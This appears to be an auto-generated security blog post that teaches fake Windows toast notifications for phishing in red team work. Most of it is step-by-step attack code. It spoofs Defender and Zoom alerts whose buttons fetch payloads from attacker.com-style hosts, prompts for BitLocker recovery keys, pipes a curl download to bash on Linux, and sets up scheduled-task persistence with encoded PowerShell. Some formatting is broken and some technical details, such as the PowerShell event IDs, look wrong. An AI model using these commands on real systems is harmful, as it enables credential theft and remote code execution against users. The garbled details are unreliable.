
Listen to this Post

Introduction:
Microsoft toast notifications are transient pop-up alerts that appear in the Windows action center, designed to inform users of system events, messages, or updates without disrupting workflow. However, attackers can abuse these notifications to craft convincing fake alerts from trusted applications like Microsoft Defender, Teams, Chrome, or Zoom, tricking users into clicking malicious links or executing arbitrary code during red team engagements and social engineering campaigns.
Learning Objectives:
- Understand the architecture of Windows toast notifications and how adversaries repurpose them for phishing and payload delivery.
- Create, customize, and deploy fake toast notifications using PowerShell and open-source tooling for authorized red team exercises.
- Implement detection rules, Group Policy hardening, and user awareness training to mitigate notification-based social engineering attacks.
You Should Know:
1. Anatomy of a Toast Notification Attack
Step‑by‑step guide explaining what this does and how to use it:
Attackers who have achieved initial code execution (e.g., via a downloaded script or RAT) can generate native toast notifications by leveraging the `Windows.UI.Notifications` API. The notification appears exactly like a legitimate system alert, including app icons, sender names, and action buttons. To test this, use PowerShell with the BurntToast module (install from PSGallery) or inline C.
PowerShell command to install BurntToast:
`Install-Module -Name BurntToast -Force`
Basic fake notification from “Microsoft Defender”:
New-BurntToastNotification -Text "Threat detected: Trojan:Win32/Wacatac.B!ml", "Click to run offline scan" -AppLogo (Join-Path $env:windir "System32\SecurityHealthSystray.exe") -Button @{Content="Run scan"; Arguments="https://malicious.link/scan.exe"}
This creates a pop-up with a clickable button that launches a remote payload. No admin rights required – only user-level execution.
- Crafting 25+ Realistic Fake Notifications for Popular Apps
Step‑by‑step guide: The public repository referenced (https://lnkd.in/eEC7xR9B`) contains ready‑to‑use JSON templates and scripts for spoofing alerts from Teams, Zoom, Copilot, Outlook, and Windows Security. Use these to match the victim’s environment.Get-StartApps | Select-Object Name, AppId`
<h2 style="color: yellow;">Example: Fake Zoom meeting reminder</h2>New-BurntToastNotification -AppId "Zoom.exe" -Text "Meeting: 'Security Q1 Review'", "Tap to join" -Button @{Content="Join Meeting"; Arguments="https://attacker.com/zoom-phish"}To change the app display name, modify the `AppId` to any installed application’s AUMID (Application User Model ID). Retrieve AUMIDs via:
<h2 style="color: yellow;">Attackers can also embed images, sound, and persistent activation to increase credibility.
-
Delivering Payloads via Toast Notification Buttons and Input Fields
Step‑by‑step guide: Beyond simple links, notifications can include input boxes (e.g., “Enter your password to continue”) or activation protocols that run local scripts. Use the `-Input` parameter in BurntToast to capture user input.
Create a credential harvesting notification:
$input = New-BTInput -Id "password" -PlaceholderContent "Enter your BitLocker recovery key"
$binding = New-BTBinding -Children $input
$content = New-BTContent -Visual $binding
Submit-BTNotification -Content $content
When the victim submits data, it can be exfiltrated via webhook or written to a file. For execution without user click, combine with `schtasks` to trigger on notification expiration.
4. Linux and Cross-Platform Notification Attacks
Step‑by‑step guide: While the original post focuses on Windows, similar techniques apply to Linux desktops using `notify-send` (libnotify) or Zenity. Attackers with SSH access or a reverse shell can send fake system alerts for password prompts or updates.
Linux command for fake system update:
`notify-send -u critical -i system-software-update “System Update Required” “Click to install security patches” –action=”Run=gnome-terminal -e ‘curl -s http://attacker.com/payload | bash'”`
For macOS, use `osascript` to display AppleScript dialogs or terminal-notifier. This cross-platform consistency makes toast‑style phishing a universal threat.
- Hardening Against Toast Notification Phishing – Detection & Mitigation
Step‑by‑step guide: Defenders can log and block malicious toast notifications by monitoring Windows Event IDs 5000–5020 (PowerShell execution) and 4688 (process creation). Use Sysmon Event ID 1 to detect `Windows.UI.Notifications.dll` being called by untrusted processes.
Group Policy to restrict toast notifications:
- Navigate to `Computer Configuration > Administrative Templates > Start Menu and Taskbar > Notifications`
- Enable “Turn off toast notifications” for high‑security workstations.
- Alternatively, allow‑list only specific AppIds via
Set-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings".
For users, train them to verify unexpected pop‑ups by hovering over buttons (which reveal actual URLs) or manually opening the alleged application.
6. Combining Toast Notifications with Persistence and C2
Step‑by‑step guide: Attackers can use toast notifications as a covert command-and-control (C2) channel. For example, a scheduled task runs every hour, generates a fake “OneDrive storage full” notification, and the button click triggers a reverse shell.
Persistence via scheduled task:
$action = New-ScheduledTaskAction -Execute "powershell.exe" -Argument "-Command <code>"New-BurntToastNotification -Text 'Sync error' -Button @{Content='Fix'; Arguments='powershell.exe -enc base64...'}</code>""
$trigger = New-ScheduledTaskTrigger -Daily -At 9am
Register-ScheduledTask -TaskName "OneDriveToast" -Action $action -Trigger $trigger
This evades detection because the malicious activity is user‑initiated and the notification itself is legitimate Windows behavior.
7. Ethical Use & Red Team Training Courses
Step‑by‑step guide: Certified ethical hackers can integrate toast notification attacks into phishing simulations and purple team exercises. Reputable training courses (e.g., OSCP, CRTP, or SANS SEC699) cover client‑side exploitation and social engineering.
Lab setup: Use Windows 10/11 VMs with BurntToast, the sample repository, and a simple Python HTTP server to catch callbacks.
python3 -m http.server 80
Then craft a notification with -Button Arguments="http://your-ip/malware.exe". Monitor access logs to measure click rate. Always obtain written authorization before testing.
What Undercode Say:
- Key Takeaway 1: Toast notification abuse requires prior code execution – it is not an initial access vector on its own, but a powerful post‑exploitation and social engineering tool that bypasses many traditional security controls because the pop‑ups are generated by the operating system itself.
- Key Takeaway 2: Defenders must shift focus from blocking the notification API (which breaks legitimate functionality) to implementing user‑awareness training, strict Group Policy for high‑risk environments, and logging/alerting on unexpected toast‑triggered process launches (e.g.,
curl,powershell -enc, or downloads from non‑corporate domains). - Analysis: The technique highlights a subtle but dangerous gap in endpoint detection – native UI elements are often trusted implicitly. While critics argue that “if you have code execution, you already lost”, modern red teaming shows that maintaining stealth and tricking users into running payloads themselves (avoiding UAC prompts or EDR hooks) is invaluable. The repository with 25 samples lowers the barrier for both attackers and defenders to test this scenario. Organizations should treat toast notifications as a phishing channel, similar to email, and apply the same zero‑trust principle: never click buttons in unexpected alerts.
Prediction:
As endpoint detection products improve at flagging suspicious PowerShell and C execution, attackers will increasingly migrate toast notification abuse to living‑off‑the‑land binaries (LOLBins) like `rundll32.exe` invoking `Windows.UI.Notifications` via COM objects, or using compiled .NET binaries that evade script‑based logging. Within 12 months, we expect to see the first major ransomware gang using fake “Windows Security” toast alerts to trick users into disabling antivirus or granting administrative privileges via consent.exe. Conversely, defensive tooling will introduce “notification sandboxing” – isolating all toast pop‑ups from unknown or unsigned callers – as a new default security feature in Windows 12 or via third‑party EDR agents.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ivancabrerafresno Are – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


